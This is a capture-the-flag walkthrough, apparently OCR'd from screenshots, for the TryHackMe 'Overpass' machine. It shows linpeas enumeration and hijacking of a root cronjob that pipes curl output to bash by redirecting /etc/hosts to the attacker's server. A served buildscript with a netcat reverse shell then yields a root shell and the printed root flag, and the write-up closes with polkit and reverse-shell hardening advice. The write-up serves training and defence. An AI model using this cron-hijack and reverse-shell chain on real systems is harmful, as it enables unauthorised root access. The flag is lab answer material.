
```
james@overpass-prod:~$ cat .overpass
,LQ?2>6QiQ$JDE6>Q[QA2DDQiQD2J5C2H?=J:?8A:4EFC6QN.james@overpass-prod:~$
```

Use linpeas

LinPEAS is a script that searches for possible paths to escalate privileges on Linux/Unix*/MacOS hosts

```
james@overpass-prod:~$ wget 10.18.10.214:8080/linux-peas.sh
```

> As usual let's upload linpeas on the target. I started a python http server and downloaded `linpeas.sh` using `wget`.
> Make the linpeas script executable using `chmod +x linpeas.sh` then finally run linpeas and pipe it to tee to save the output with tee: `./linpeas.sh | tee peas.out`



Run ./linux-peas.sh

```
linpeas-ng by carlospolop
ADVISORY: This script should be used for authorized penetration testing and/or educational purposes only. Any misuse of this software will not be the responsibility o
f the author or of any other collaborator. Use it at your own computers and/or with the computer owner's permission.

Linux Privesc Checklist: https://book.hacktricks.xyz/linux-hardening/linux-privilege-escalation-checklist
 LEGEND:
  RED/YELLOW: 95% a PE vector
  RED: You should take a look to it
  LightCyan: Users with console
  Blue: Users without console & mounted devs
  Green: Common things (users, groups, SUID/SGID, mounts, .sh scripts, cronjobs)
  LightMagenta: Your username

 Starting linpeas. Caching Writable Folders ...
```

Potentially Vulnerable

```
CVEs Check
Vulnerable to CVE-2021-4034

Potentially Vulnerable to CVE-2022-2588
```

crontab


```
james@overpass-prod:~$ cat /etc/crontab
```

```
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report
/etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report
/etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report
/etc/cron.monthly )
# Update builds from latest code
* * * * * root curl overpass.thm/downloads/src/buildscript.sh | bash
```

We spot a cronjob that’s trying to download a shell script using curl from overpass.thm then pipes it to bash.



/etc/hosts

So we now know there's a cronjob running and we know what it does. We can trick curl to download a script we create called `buildscript.sh` from our web server. In order for this to work we'll need overpass.thm to resolve to our ip address. Good thing linpeas told us we can write to `/etc/hosts/`!

```
james@overpass-prod:~$ cat /etc/hosts
```

```
127.0.0.1 localhost
127.0.1.1 overpass-prod
127.0.0.1 overpass.thm
# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

Add your THM IP then comment our or delete 127.0.0.1 overpass.thm

```
nano /etc/hosts
```

add id adress tun0 host machine to target machine

```
27.0.0.1 localhost
127.0.1.1 overpass-prod
10.X.X.X overpass.thm
# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

```
kali 0 2 ssh
File Actions Edit View Help
GNU nano 2.9.3                    /etc/hosts

127.0.0.1 localhost
127.0.1.1 overpass-prod
127.0.0.1 overpass.thm
# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

Serving buildscript.sh

Now that we have overpass.thm resolving to our IP address we can create the directory structure to mimic the URL curl is requesting.

```
nano buildscript.sh
```

```
kali 0 2 ssh
File Actions Edit View Help
GNU nano 2.9.3                    /etc/hosts                    Modified

127.0.0.1 localhost
127.0.1.1 overpass-prod
10.[redacted] overpass.thm
# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```


```
james@overpass-prod:~$
james@overpass-prod:~$
james@overpass-prod:~$ cat /etc/hosts
127.0.0.1 localhost
127.0.1.1 overpass-prod
127.0.0.1 overpass.thm
# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
james@overpass-prod:~$
james@overpass-prod:~$
james@overpass-prod:~$
james@overpass-prod:~$
james@overpass-prod:~$
james@overpass-prod:~$
james@overpass-prod:~$ nano /etc/hosts
james@overpass-prod:~$ nano /etc/hosts
james@overpass-prod:~$ cat /etc/hosts
127.0.0.1 localhost
127.0.1.1 overpass-prod
10.[redacted] overpass.thm
# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
james@overpass-prod:~$
james@overpass-prod:~$
james@overpass-prod:~$
```


Lunch to Web Server you have to create the structure inside this directory

Lokal host machine


```
/home/kali/Workspace/thm/downloads ~ cd ..
/home/kali/Workspace/thm ~ mkdir downloads
```

```
/home/kali/Workspace/thm/downloads ~ cd ..
/home/kali/Workspace/thm ~ cd downloads/
```





Inside this we build script nano and put revers shell (Netcat shell one liner)



Last step is python web server


```
python3 -m http.server 8080
```

On a new tab run a lisetener

```
nc -lvnp 4444
```

The python server don't work in the port 8080

Go to the cd /var directory



```
kali ❐ 0 ● 3 zsh
File  Actions  Edit  View  Help
/var/www/html ~ mkdir downloads
/var/www/html ~ cd downloads/
/var/www/html/downloads ~ mkdir src
/var/www/html/downloads ~ cd src
/var/www/html/downloads/src ~ cp ~/home/kali/Workspace/thm/downloads/src/buildscript.sh /var/www/html/downloads/src
```

```
File  Actions  Edit  View  Help
/var/www/html ~ mkdir downloads
/var/www/html ~ cd downloads/
/var/www/html/downloads ~ mkdir src
/var/www/html/downloads ~ cd src
/var/www/html/downloads/src ~ cp ~/home/kali/Workspace/thm/downloads/src/buildscript.sh /var/www/html/downloads/src
cp: cannot stat '/home/kali/home/kali/Workspace/thm/downloads/src/buildscript.sh': No such file or directory
/var/www/html/downloads/src ~ cp ~/home/kali/Workspace/thm/downloads/src/buildscript.sh /var/www/html/downloads/src
cp: cannot stat '/home/kali/home/kali/Workspace/thm/downloads/src/buildscript.sh': No such file or directory
/var/www/html/downloads/src ~ cp /home/kali/Workspace/thm/downloads/src/buildscript.sh /var/www/html/downloads/src
/var/www/html/downloads/src ~ ls
buildscript.sh
/var/www/html/downloads/src ~ sudo /etc/init.d/apache2 restart
Restarting apache2 (via systemctl): apache2.service.
/var/www/html/downloads/src ~
```

Flag root.txt

```
File  Actions  Edit  View  Help
/home/kali ~ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.[redacted] from (UNKNOWN) [10.[redacted]] 50540
/bin/sh: 0: can't access tty; job control turned off
# whoami
root
# id
uid=0(root) gid=0(root) groups=0(root)
# pwd
/root
# ls
buildStatus
builds
go
root.txt
src
# cat root.txt
thm{7f336f8c359dbac18d54fdd64ea753bb}
#
```

```
cat root.txt
'thm{7f336f8c359dbac18d54fdd64ea753bb}'
root@overpass-prod:~#
```

Errors and repair proposal

1. Better secure open ports. Such as:

- 22/tcp open ssh
- 80/tcp open http

2. **Prevention Tips / fix.** All major Linux distributions have released security updates and new fixed version of Polkit. Please don't miss to see the advisories released by the Linux Distributions for more information.
   The procedure to fix the Plokit privilege escalation vulnerability is very simple. You can either download the packages (fixed the flaw) from the Linux distribution websites (Provided in the previous section) or upgrade the package alone. Or run the system update. The problem could be fixed after running the system update.

> **CVE-2021-4034**
> CVE-2021-4034 polkit: Local privilege escalation in pkexec due to incorrect handling of argument vector
> **Published:** January 28, 2022; 3:15:12 PM -0500

V3.1: **7.8 HIGH**
V2.0: **7.2 HIGH**

3. Preventing Reverse Shell

Reverse shell connections are often malicious unless you set them up for the explicit purpose of remote administration. From a server perspective, it is difficult to block all reverse shell connections when using a networked system such as a server. The following steps can help you harden your system and mitigate the risk:

- **Lock all outgoing connectivity**
- **Set up a proxy server**
- **Remove unnecessary interpreters**
- **Prevent exploits**
  There is only so much you can do to harden a server. An additional approach to preventing reverse shell is to block malicious network communication. Web Application Firewalls (WAF) and Runtime Application Self-Protection solutions can detect communication patterns that look like a reverse shell connection and block them.